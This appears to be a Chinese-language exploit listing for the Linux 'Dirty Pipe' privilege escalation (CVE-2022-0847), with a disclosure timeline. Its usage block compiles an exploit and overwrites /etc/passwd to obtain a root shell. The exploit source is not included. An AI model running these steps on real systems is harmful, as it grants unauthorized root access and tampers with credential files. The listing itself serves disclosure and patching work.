信息
Exploit Title: Local Privilege Escalation in Linux kernel (CVE-2022-0847)
Date: 03/07/2022
Exploit Author: Max Kellermann <[email protected]>
Tested on: ubuntu 20.04.1 LTS
Affect product:Linux kernel 5.8 or later
Fixed Product:Linux kernel 5.16.11, 5.15.25, 5.10.102
CVE ID: CVE-2022-0847
利用方法

测试环境:

本地权限提升
cp /etc/passwd /tmp/passwd.bak
gcc exp.c -o exp
./exp /etc/passwd 1 ootz:
su rootz
id
参考
https://dirtypipe.cm4all.com/
时间线
- 2021-04-29:关于文件损坏的第一个支持工单
- 2022-02-19:文件损坏问题被确认为Linux内核漏洞,原来是一个可利用的漏洞
- 2022-02-20:向Linux内核安全团队发送了漏洞报告、利用代码和补丁
- 2022-02-21:在Google Pixel 6上复现漏洞;向Android安全团队发送漏洞报告
- 2022-02-21:按照Linus Torvalds、Willy Tarreau和Al Viro的建议,向LKML发送了补丁(不含漏洞细节)补丁链接
- 2022-02-23:包含我修复的Linux稳定版本发布(5.16.11、5.15.25、5.10.102)
- 2022-02-24:Google将我的修复合并到Android内核
- 2022-02-28:通知linux-distros邮件列表
- 2022-03-07:公开披露



